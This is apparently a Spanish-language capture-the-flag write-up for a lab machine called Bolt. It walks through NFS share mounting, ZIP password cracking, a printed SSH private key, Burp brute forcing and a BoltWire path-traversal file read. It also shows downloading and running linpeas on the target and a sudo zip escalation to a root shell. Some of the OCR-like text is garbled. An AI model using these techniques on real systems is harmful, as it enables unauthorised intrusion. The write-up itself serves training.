Procedemos primero por el hecho posible de que existen recursos exportados habilitados para esas subredes. El comando showmount se utiliza en sistemas Linux/Unix para mostrar información sobre los compartidos de NFS (Network File System) en una red. NFS es un protocolo que permite a los sistemas de archivos ser compartidos a través de una red, permitiendo que los archivos sean accesibles por sistemas remotos de manera similar a los archivos locales.

```
(root㉿kali)-[~/home/kali/BOLT]
└─# showmount -v 192.168.240.137
showmount for 2.7.1
```

En resumen, el comando “showmount -e” es una herramienta fundamental para obtener información sobre los directorios que un servidor NFS tiene disponibles para ser montados por otros sistemas en la red. Vemos que es positivo para /srv/nfs.

```
(root㉿kali)-[~/home/kali/BOLT]
└─# showmount -e 192.168.240.137
Export list for 192.168.240.137:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```



TAREA 4- RETO BOLT

Por lo tanto para consumir estos recursos lo que realizamos es montar el recurso dentro de nuestro mismo equipo. Creo un directorio llamado recurso.

```
[root@kali)-[~/home/kali/BOLT]_m_bts  
# mkdir recurso 10  
[root@kali)-[~/home/kali/BOLT]_m_bts  
# cd recurso 13 44083/tcp open mountd  
[root@kali)-[~/home/kali/BOLT]_m_bts
```

Lo montamos de la siguiente manera logrando un sistema de archivos de tipo NFS es decir, para acceder a un directorio compartido en otro sistema de forma remota a través de la red.

```
[root@kali)-[~/home/kali/BOLT]
# mount -t nfs 192.168.240.137:/srv/nfs ./recurso

[root@kali)-[~/home/kali/BOLT]
#
```

Lo vemos montado y aparece un save.zip

```
[root@kali]# tree
.
├── 512.txt
├── bolt-esc.gnmap
├── bolt-esc.nmap
├── bolt-esc.xml
├── pass.txt
└── recurso
    └── save.zip

2 directories, 8 files
```

Lo que hacemos entonces es pasarlo a nuestra maquina I archivo y dejar de usar recursos compartidos.

```
[root@kali)-[~/home/kali/BOLT]
# cd recurso
[root@kali)-[~/home/kali/BOLT/recurso]
# ls
save.zip
[root@kali)-[~/home/kali/BOLT/recurso]
# cd save.zip ..
[root@kali)-[~/home/kali/BOLT]
```

```
[root@kali) ~]# umount recurso
[root@kali) ~]# tree /home/kali/BOLT
.
└── 512.txt
    ├── bolt-esc.gnmap
    ├── bolt-esc.nmap
    ├── bolt-esc.xml
    ├── pass.txt
    ├── recurso
    ├── save.zip
    └── test.txt

2 directories, 8 files
```



TAREA 4- RETO BOLT

Vemos el fichero listamos sus archivos con 7z. Vemos que tenemos nuestra primer bandera, una clave id_rsa y un archivo llamado todo.txt. Tratamos de descomprimirlo.

```
(root㉿kali)-[~/home/kali/BOLT]
# 7z l save.zip
7-Zip 24.08 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-08-11
64-bit locale=en_US.UTF-8 Threads:32 OPEN_MAX:1024 Error: Java heap space

Scanning the drive for archives:
1 file, 2132 bytes (3 KiB)

Listing archive: save.zip
-- JavaLangOutOffHeap --> open ssh  OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
Path = save.zip
Type = zip
Physical Size = 2132

          Date      Time    Attr         Size   Compressed  Name
-----  ----:  -----:  -----:  -----:  -----
2022-05-16 18:28:16 .....          33           45  bandera1.txt
2021-06-02 04:16:26 .....        1876          1435  id_rsa
2022-05-16 18:29:28 .....          92           146  todo.txt

2022-05-16 18:29:28          2101          1626  3 files
```

Cuando queremos descomprimirlo vemos que nos pide una contraseña, utilizamos nuestra contraseña conocida `I_love_java` y no funciona por lo tanto utilizaremos otro método.

```
(root㉿kali)-[~/home/kali/BOLT]
# unzip save.zip
Archive: save.zip
[save.zip] bandera1.txt password: incorrect password
[save.zip] id_rsa password: incorrect password
[save.zip] todo.txt password: incorrect password
```

El comando fcrackzip es una herramienta utilizada para forzar contraseñas (realizar un ataque de fuerza bruta o un ataque de diccionario) sobre archivos ZIP protegidos por contraseña. La utilidad está diseñada específicamente para romper contraseñas de archivos comprimidos en formato ZIP.

```
(root㉿kali)-[~/home/kali/BOLT]
# fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt save.zip
found file 'bandera1.txt', (size cp/uc 45/ 33, flags 9, chk 9b88)
found file 'id_rsa', (size cp/uc 1435/ 1876, flags 9, chk 2a0d)
found file 'todo.txt', (size cp/uc 146/ 192, flags 9, chk 9bae)

PASSWORD FOUND!!!!: pw == java101
```

Logramos obtener una nueva contraseña: `PASSWORD FOUND!!!!: pw == java101`. Pasamos entonces a agregarla a nuestro diccionario.

```
(root㉿kali)-[~/home/kali/BOLT]
# cat pass.txt
java101
I_love_java
```

Probamos entonces la contraseña en el zip.

```
(root㉿kali)-[~/home/kali/BOLT]
# unzip save.zip
Archive: save.zip
[save.zip] bandera1.txt password:
password incorrect--reenter:
extracting: bandera1.txt
inflating: id_rsa
inflating: todo.txt
```



TAREA 4- RETO BOLT

Vemos que se descomprimio el contenido.

```
[root@kali]# ls
512.txt      bolt-esc.gnmap  bolt-esc.xml  pass.txt  save.zip  todo.txt
bandera1.txt  bolt-esc.nmap   id_rsa       recurso   test.txt  user.txt
```

Leemos la primera bandera o bandera1.txt.

```
[root@kali]# cat bandera1.txt
aa7153d8889e1efd2bd57dab46e528e5
```

BANDERA1:aa7153d8889e1efd2bd57dab46e528e5

Pasamos entonces ahora a ver la llave privada de ssh y el archivo todo.txt.

```
[root@kali]# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZKtjdEAACMFlczIiNi1jdHIAAAAGyMNyexB0AAAAGAAAABDVFCl+ea
0xYnmZXmL9zbAAAAEAAAEXAAA83nzaC1cy2cEAAAADQABAAAABAcQ/KR5x49E4
0gkpITpjvLVnuS3POptoks9q3uiacuyX33v0BhcJ+vEfzbkvgv03RRQodNTfEB181p
j3AyGSJeQu6vT9FhVzY2MRjAWRs+2nsT1Z/JOnKNWMyEqQKsuhBLSMzhkUEebw3WLq
S0kHck/0VnP28EdMCsMGdj2MU+ccr0GzSFg5SAj2Jw2BGrjFSs+dERxb7e9tSLdgDv4n
Wg7fwW2dcg956mh12rPau7Gc1hFHQLLUHgXx3px0f5/pgZkk6Jac2CK1Qj0qo3ueb6JSC
xHgwn6ey6ywT19i7tdFyCSiFW//jkeczyaQxI/hyYfleRB3AAAD0PHU/4RN8F2HUG
ks1NM9+98+Fpn+nqjRj6/53mHoBaUb/JzyvUvXNoNxNK1xHP5t4ytsd8x8Xxp5zTp1
tNmTeoB1kyoi2Uh70p4M6VLNupSeCzMQ1Ys/Wqya4ycvy1/yhGAPTzg8ARpqp/RTQjTI
EYVDbTxXxr7JGBfaBPiFWU1KlN1ybXWMRrIs3SBoaQ/+n+CZKQ65mMFRs4WwpulsRj8y7
ZoLZIfwaunF510PsCR8rp/2g563gK0bu+iVuqeo+kJMtFN7yEj2o8a06N/Ed04x/LVhajY
SPZDw23mp2l693oop1Vp1tSH2ta1k1llv239g45J4VlxFtcLjRLSAh1ktHw1e4u
drZ68JW02zS4Y8q4EO/H4KG1zsyaf6oLcspGW1YQPhD2j6KkgRxyFb3tv0617yEcBzzh
wrVuEXOb0c+zD0Ygw1a/1x1pzK5vGQWaU0jN2FEz+vnsPTX3cbguklh3shuvzov0Rx7i+
AMOCNiXvngCgdLg0vBIv8lFIjYxsxTRkNzKySagEZQNFCf+0H1cZxKK8z9a2vBkQ/b
rgGuoZuIjGqGvMP3Ifdma7PsG3A8GN0gWn19yuMgc4r2WulsQVLVE3GIjap71oNwGUud
T1ou2ztv7Cf0T/muMrh7VUKtagDMf3u5X+UIST5v8y2y9jgR4*92ZL+A968Pif1devc
753z+GL7ewfbNqd+TJxPdh82EqE5cmw/jYokc01MCz2vChNCVWQYf6uVQ0L/XOXNxFt
hWdHfnf/SXos28dSM7Kx6B3jmeZQ60vk0Pas0D9glz5xZ9GCb0dwka4dBSw57cwbB3E
PKXqJFks22nkyVL1W8u6ovnkpccQz1mxr42zdC52j30NYwvTH2G7v7FYKtftEzeXG2+
rcZw04evBwV158zrA4ibGRn8+PM86LI/7T5/Y5pc2T+TaaajKLZ0DtvsnMvHpiqdU4
+e/eQk9dTmPv9jbqcHeRo7N/Q8EC4vtXj/pCpydB5lyw/GMb8Bq5opXzADx0n4zDltGDC
LhCA1F6Fma+KLQHKGvG1FDK2xpLz+HxCYTS/UAVertWadzQ29uG8fFaopGoQGbNA+cq7z
iLUEWHXJktNen1rf3rqtB3n8SNyNin+M0S3LiakhHqXMIWU2pQE/otF+v8xukRpZvw/
gdhLfAhm2ZMq0e1cXwhKmtEQUntPdPay0TzUts/pKNEjNTz5YnhQqnDBAh5x46UgZ
q4xpWBvdz0v8qwF6LXdPBecT4Tog=
-----END OPENSSH PRIVATE KEY-----
```

```
[root@kali]# cat todo.txt
- Averigua como instalar el sitio web de manera adecuada, el archivo de configuracion parece estar bien ...
- Actualiza el sitio web de desarrollo
- Sigue programando en Java es asombrosos
```

jp

Vemos que un posible usuario es jp, además confirmamos que es una persona fanatica de java y que la pagina no se encuentra bien instalada. Agregamos nuestro posible usuario.

```
[root@kali]# echo jp >> user.txt
[root@kali]# cat user.txt
bolt
jp
```

Probamos entonces por SSH con nuevos usuarios y contraseñas, pero no tenemos un match.

```
[root@kali]# crackmapexec ssh 192.168.240.137 -u user.txt -p pass.txt
SSH    192.168.240.137 22      192.168.240.137  [*] SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
SSH    192.168.240.137 22      192.168.240.137  [-] bolt:java101 Authentication failed.
SSH    192.168.240.137 22      192.168.240.137  [-] bolt:I_love_java Authentication failed.
SSH    192.168.240.137 22      192.168.240.137  [-] jp:java101 Authentication failed.
SSH    192.168.240.137 22      192.168.240.137  [-] jp:I_love_java Authentication failed.
```



TAREA 4- RETO BOLT

No tenemos coincidencia. Revisamos la llave entonces, recordamos que la misma debe tener permisos 600 para poder ser utilizada.

```
[root@kali]~/home/kali/BOLT]
# ls -l id_rsa
-rw-r--r-- 1 root root 1876 Jun  2 2021 id_rsa


[root@kali]~/home/kali/BOLT]
# chmod 600 id_rsa

[root@kali]~/home/kali/BOLT]
# ls -l id_rsa
-rw----- 1 root root 1876 Jun  2 2021 id_rsa
```


Nos tratamos de conectar y vemos que nos pide una contraseña la cual no tenemos.

```
[root@kali]~/home/kali/BOLT]
# ssh -l jp 192.168.240.137 -i id_rsa
jp@192.168.240.137's password:
```

Una herramienta muy útil para páginas webs es Burpsuite que ya está instalado en nuestro Kali, por lo que procedemos a abrirlo



Descargamos la extensión de foxy proxy para poder interceptar peticiones.



Hecho esto procedemos entonces a recargar la página y vemos en http proxy la misma. Configurado el Foxy activamos y mandamos un logueo jp:java101.

BoltWire

Login

Please enter your member id and password:

Incorrect member id or password.

Member:
Password:



TAREA 4- RETO BOLT

Habíamos visto que podíamos interceptar peticiones, podríamos realizar un ataque de "man-in-the-middle" (MitM) es un tipo de ataque en ciberseguridad en el que un atacante intercepta y potencialmente altera la comunicación entre dos partes (por ejemplo, entre un cliente y un servidor) sin que ninguna de las partes lo sepa.

Encontramos nuestra solicitud POST en HTTP history y la mandamos al Intruder.

Burp Suite Community Edition v2024.8.5 - Tem

Host Method URL Params Edited Status code

1 http://192.168.240.137:8080 POST /dev/index.php?p=welcome&action=... ✓ 200

Length MIMEtype Extension Title

http://192.168.240.137:8080/...exp

Add to scope

Scan

Send to Intruder

Send to Repeater

Send to Sequencer

Send to Organizer

Send to Comparer (request)

Send to Comparer (response)

Show response in browser

Request in browser

Extensions

Engagement tools [Pro version only]

Show new history window

Add notes

Highlight

Delete item

Clear history

Copy URL

Copy as curl command (bash)

Copy links

Save item

Proxy history documentation

<meta name="viewport" con

Request

Pretty Raw Hex

1 POST /dev/index.php?p=welcome&action=login HTTP/1.1
2 Host: 192.168.240.137:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 51
9 Origin: http://192.168.240.137:8080
10 Connection: keep-alive
11 Referer: http://192.168.240.137:8080/dev/index.php?p=welcome&action=login
12 Cookie: PHPSESSID=7tfqaregvq2idh4lc701ji22so
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15 boltkey=9296923&id=jp&password=javal01&submit=LOGIN
16

Dentro del intruder elegimos la opción Cluster Bomb y realizamos la configuración para que se carguen 2 payloads. Ponemos las variables entre dicho signo.

Add §

boltkey=9296923&id=\$jp\$&password=\$javal01\$&submit=LOGIN

Ahora pasamos nuestros diccionarios.

Paste Load...

bolt
jp

Paste Load... Remove

java101
I_love_java



TAREA 4- RETO BOLT

Configurado todo correctamente mandamos el mismo haciendo clic en START ATTACK.

The screenshot shows the Bolt interface with two main sections: 'Payload sets' and 'Payload settings [Simple list]'. In the 'Payload sets' section, 'Payload set: 1' is selected. In the 'Payload settings [Simple list]' section, 'bolt' and 'jp' are listed in the left pane, and 'java101' and '_love_java' are listed in the right pane. A red box highlights the 'Start attack' button. Below these sections is a table titled 'Intruder attack results filter: Showing all items' with columns: Request, Payload1, Payload2, Status code, Response received, Error, Timeout, Length, and Comment. The table contains 5 rows of data.

Request	Payload1	Payload2	Status code	Response received	Error	Timeout	Length	Comment
0	bolt		200	6			8075	
1		java101	200	3			8074	
2	jp	java101	200	5			8075	
3	bolt	_love_java	200	3			8074	
4	jp	_love_java	200	6			8075	

Realizamos el ataque. Vemos que las contraseñas con los usuarios dispuestos no cambian su longitud notablemente por lo que no tenemos ninguna coincidencia. Probamos registrarnos para reconocer la página.

A registration form titled 'Register'. It instructs the user to enter a member id and password. The 'Member:' field contains 'usuario2024' and the 'Password:' field contains '*****'. A red box surrounds the entire form area.

Vemos un buscador, pero no encontramos alguna facilidad que nos brinde información.

The screenshot shows the BoltWire search page. The URL is 192.168.240.137:8080/dev/index.php?p=action.search. The page has a navigation bar with links: WELCOME, REGISTER, SETUP?, ADMIN, search | print | logout. The main content area has a large 'BoltWire' logo. Below it is a 'Search' section with the text 'Use this form to search the information on this site:' and a search input field with a 'SEARCH' button. To the right, there is some welcome text: 'Welcome', 'Thank you', 'BoltWire', 'You are', and 'Usuario'.



TAREA 4- RETO BOLT

Pasamos entonces a revisar el exploit que habíamos encontrado sobre BoltWire.

Date	D	A	V	Title	Type	Platform	Author
2020-05-04	Download	X		BoltWire 6.03 - Local File Inclusion	WebApps	PHP	Andrey Stoykov
2012-01-16	Download	✓		BoltWire 3.4.16 - 'index.php' Multiple Cross-Site Scripting Vulnerabilities	WebApps	PHP	Stefan Schurtz

Vemos que encontramos en el Local File Inclusión un ejemplo de ruta para interactuar con los servidores de la página.

Steps to Reproduce:

1) Using HTTP GET request browse to the following page, whilst being authenticated user.
<http://192.168.51.169/boltwire/index.php?p=action.search&action=../../../../../../../../etc/passwd>

Visto el mismo por completo copiamos y adaptamos a lo nuestro quedando de la siguiente manera:<http://192.168.240.137:8080/dev/index.php?p=action.search&action=../../../../../../../../etc/passwd>

BoltWire

```
root:x:0:0:root:/bin/bash
daemon:x:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin/nologin
sys:x:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin/bin/sync
games:x:5:60:games:/usr/games/usr/sbin/nologin
man:x:6:12:man:/var/cache/man/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp/usr/sbin/nologin
proxy:x:13:13:proxy:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www/usr/sbin/nologin
backup:x:34:34:backup:/var/backups/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats/usr/
sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent/usr/sbin/nologin
_apt:x:100:65534:/nonexistent/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/
systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/
systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/
nologin
messagebus:x:104:110:/nonexistent/usr/sbin/nologin
sshd:x:105:65534:/run/sshd/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
systemd-coredump:x:999:999:system Core Dumper:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent/bin/false
_rpc:x:107:65534:/run/rpcbind/usr/sbin/nologin
statd:x:108:65534:/var/lib/nfs/usr/sbin/nologin
```

Vemos ahí el usuario “jeanpaul”, podemos probar otros comandos como hosts

<http://192.168.240.137:8080/dev/index.php?p=action.search&action=../../../../../../../../etc/hosts>

```
127.0.0.1 localhost
127.0.1.1 dev
```

1. The following lines are desirable for IPv6 capable hosts

```
::1 localhost ip6-localhost ip6-loopback ff02::1 ip6-allnodes ff02::2 ip6-
allrouters
```



TAREA 4- RETO BOLT

Sabiendo que es un reto dentro del usuario podríamos encontrar una de nuestras banderas como así la bandera2.txt

<http://192.168.240.137:8080/dev/index.php?p=action.search&action=../../../../home/jeanpaul/bandera2.txt>

BoltWire

2d1b15dceef04a2a6314135f845dee77

BANDERA2: 2d1b15dceef04a2a6314135f845dee77

Agregamos el usuario entonces a nuestro diccionario.

```
[root@kali)-[/home/kali/BOLT] # echo jeanpaul >> user.txt
```

Intentamos entonces utilizar la llave id_rsa privada en SSH con nuestro nuevo usuario. Vemos que nos pide una frase o contraseña para poder ingresar así que probamos nuestras contraseñas.

```
[root@kali)-[/home/kali/BOLT] # ssh -l jeanpaul 192.168.240.137 -i id_rsa
Enter passphrase for key 'id_rsa': 
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$
```

De ambas contraseñas que teníamos la contraseña correcta fue I_love_java, por lo tanto, tenemos para ssh jeanpaul: I_love_java. Por configuraciones por defecto, divulgación de información y una vulnerabilidad de Local File Inclusión dentro del sistema a pesar de no saber su contraseña real.

```
jeanpaul@dev:~$ ls
bandera2.txt
jeanpaul@dev:~$ cat bandera2.txt
2d1b15dceef04a2a6314135f845dee77
jeanpaul@dev:~$
```

Vemos la bandera2 nuevamente 2d1b15dceef04a2a6314135f845dee77, pero no tenemos permisos root todavía.

```
jeanpaul@dev:~$ find /root
/root
find: '/root': Permission denied
jeanpaul@dev:~$
```



TAREA 4- RETO BOLT

Vemos que somos un usuario del sistema, pero todavía no somos root. Para esto utilizaremos el archivo Linpeas. Vamos a descargarlo <https://github.com/peass-ng/PEASS-ng/releases/tag/20241101-6f46e855>

The screenshot shows a GitHub repository page for 'peass-ng / PEASS-ng'. The 'Code' tab is selected. Below it, a 'Releases' section shows a single release: 'Release refs/heads/master 20241101-6f46e855 (Latest)'. Under this release, there is a file named 'linpeas_linux_amd64' with a question mark icon and the text 'File moved or missing'.

Cambiamos el nombre de descarga a un nombre más fácil y levantamos nuestro servidor para poder obtener nuestro archivo.

```
(root㉿kali)-[~/home/kali/Downloads]
# mv linpeas_linux_amd64 linpeas
(root㉿kali)-[~/home/kali/Downloads]
# ls
47163.c codecov.yml index.csv Nessus-10.8.3-ubuntu1604_amd64.deb pspy64 quick-SQLi.txt
50135.c exploit linpeas noimage.png ptrace rick.jpeg
(root㉿kali)-[~/home/kali/Downloads]
# python -m http.server 8089
Serving HTTP on 0.0.0.0 port 8089 (http://0.0.0.0:8089/) ...
```

Descargamos entonces el mismo en la maquina víctima.

```
jeanpaul@dev:~$ wget 192.168.240.137:8089/linpeas
--2024-11-04 20:37:09-- http://192.168.240.137:8089/linpeas
Connecting to 192.168.240.137:8089... failed: Connection refused.
jeanpaul@dev:~$ wget 192.168.240.135:8089/linpeas
--2024-11-04 20:37:52-- http://192.168.240.135:8089/linpeas
Connecting to 192.168.240.135:8089... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3211176 (3.1M) [application/octet-stream]
Saving to: 'linpeas'

linpeas          100%[=====]  3.06M --.-KB/s   in 0.1s

2024-11-04 20:37:52 (26.7 MB/s) - 'linpeas' saved [3211176/3211176]
```

Le damos los permisos.

```
jeanpaul@dev:~$ chmod +x linpeas
```

Ahora si ejecutamos.

```
jeanpaul@dev:~$ ./linpeas
```

The screenshot shows the output of the linpeas tool. It includes sections for 'Basic information', 'OS', 'User & Groups', and 'Hostname'. The 'Basic information' section shows the IP address as 192.168.240.137. The 'OS' section provides details about the Linux kernel version (4.19.0-16-amd64) and compiler (gcc version 8.3.0). The 'User & Groups' section lists the user 'jeanpaul' with uid 1000 and various group memberships. The 'Hostname' section shows the host name as 'dev'.



TAREA 4- RETO BOLT

```
└── Operative system
    https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 4.19.0-16-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP
Debian 4.19.181-1 (2021-03-19)
Distributor ID: Debian
Description:    Debian GNU/Linux 10 (buster)
Release:        10
Codename:      buster
```

Vemos y confirmamos el sistema operativo con un Linux versión 4.19.0-16-amd64 (DEBIAN 10 buster).

```
└── Sudo version
    https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.27

└── Executing Linux Exploit Suggester
    https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2019-13272] PTRACE_TRACEME
    Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903
    Exposure: highly probable
    Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},[ debian=10{kernel:4.19.0-*} ],fedora=30{kernel:5.0.9-*}
    Download URL: https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/47133.zip
    ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c
    Comments: Requires an active PolKit agent.

[+] [CVE-2021-3156] sudo Baron Samedit
    Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
    Exposure: less probable
    Tags: mint=19,ubuntu=18|20, debian=10
    Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2
    Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
    Exposure: less probable
    Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10
    Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write
    Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
    Exposure: less probable
    Tags: ubuntu=20.04{kernel:5.8.0-*}
    Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
    ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
    Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback
    Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/
    Exposure: less probable
    Tags: mint=19
    Download URL: https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c
    Comments: sudo configuration requires pwfeedback to be enabled.
```

Vemos versión de sudo e incluso los CVE correspondientes detectados en dicho sistema.

*CVE-2019-13272: Problema con ptrace que podría permitir a un atacante local elevar privilegios.

*CVE-2021-3156 y CVE-2021-3157 (Sudo Baron Samedit): Vulnerabilidad crítica en sudo que permite a un atacante local ejecutar comandos como superusuario.

*CVE-2021-22555 Desbordamiento de búfer en Netfilter que podría permitir la ejecución remota de código.

*CVE-2019-18634: Problema en sudo relacionado con la opción pwfeedback que podría permitir a un atacante ejecutar comandos con privilegios elevados.



TAREA 4- RETO BOLT

```
[+] Searching mysql credentials and exec
From '/etc/mysql/mariadb.conf.d/50-server.cnf' Mysql user: user          = mysql
Found readable /etc/mysql/my.cnf
[client-server]
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/
```

Probamos este último dato relacionado a la base de datos bolt:l_love_java.

```
jeanpaul@dev:~$ mysql -u bolt -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 42
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

```
MariaDB [(none)]> show databases;
+-----+
| Database      |
+-----+
| bolt          |
| information_schema |
+-----+
2 rows in set (0.023 sec)

MariaDB [(none)]>
```

Vemos las tablas y esta vacía probablemente por eso es el error que posee la aplicación.

```
MariaDB [(none)]> use bolt
Database changed
MariaDB [bolt]> show tables;
Empty set (0.000 sec)

MariaDB [bolt]>
```

Cuando queremos escalar privilegio, otra herramienta que podemos analizar es el grupo sudo para convertirse en root. Vemos entonces los permisos que podemos tener como nuestro usuario.

```
[+] Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[+] https://book.hacktricks.xyz/linux-hardenig/privilege-escalation#sudo-and-suid
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
```

```
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
```

Este usuario puede ejecutar zip sin contraseña. Este es un usuario probablemente de tareas programadas.

```
User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
```



TAREA 4- RETO BOLT

Para tratar de explotar esto utilizaremos <https://gtfobins.github.io/>. Siendo una página que nos otorga muchas funciones y permite elevar privilegios con binarios.

The screenshot shows the GTFOBins website with a search bar containing 'zip'. Below the search bar, there are two columns: 'Binary' and 'Functions'. In the 'Binary' column, 'zip' is listed and highlighted with a red box. In the 'Functions' column, 'Sudo' is listed under 'zip' and is also highlighted with a red box.

Buscamos zip y haciendo clic en la opción, vamos a la parte de sudo que nos corresponde.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

Copiamos entonces el binario propio del sistema, lo que hace es pasar un nombre de archivo temporal y una ubicación con determinadas configuraciones.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

Pegamos el mismo así como nos aparece en consola.

```
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
adding: etc/hosts (deflated 31%)
#
rm: missing operand
Try 'rm --help' for more information.
"
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

También podríamos usar

```
jeanpaul@dev:~$ sudo zip archivo.zip /etc/passwd -T -TT 'bash #'
```

Podemos ver una Shell más fluida.



TAREA 4- RETO BOLT

Somos entonces ya el usuario root.

```
jeanpaul@dev:~$ sudo zip archivo.zip /etc/passwd -T -TT 'bash #'  
adding: etc/passwd (deflated 64%)  
root@dev:/home/jeanpaul# whoami  
root  
root@dev:/home/jeanpaul#
```

Probamos buscar las rutas del usuario root.

```
# find /root  
/root  
/root/.mysql_history  
/root/.config/ruser by sudo, it does not drop  
/root/.config/composer/maintain privileged  
/root/.config/composer/keys.tags.pub  
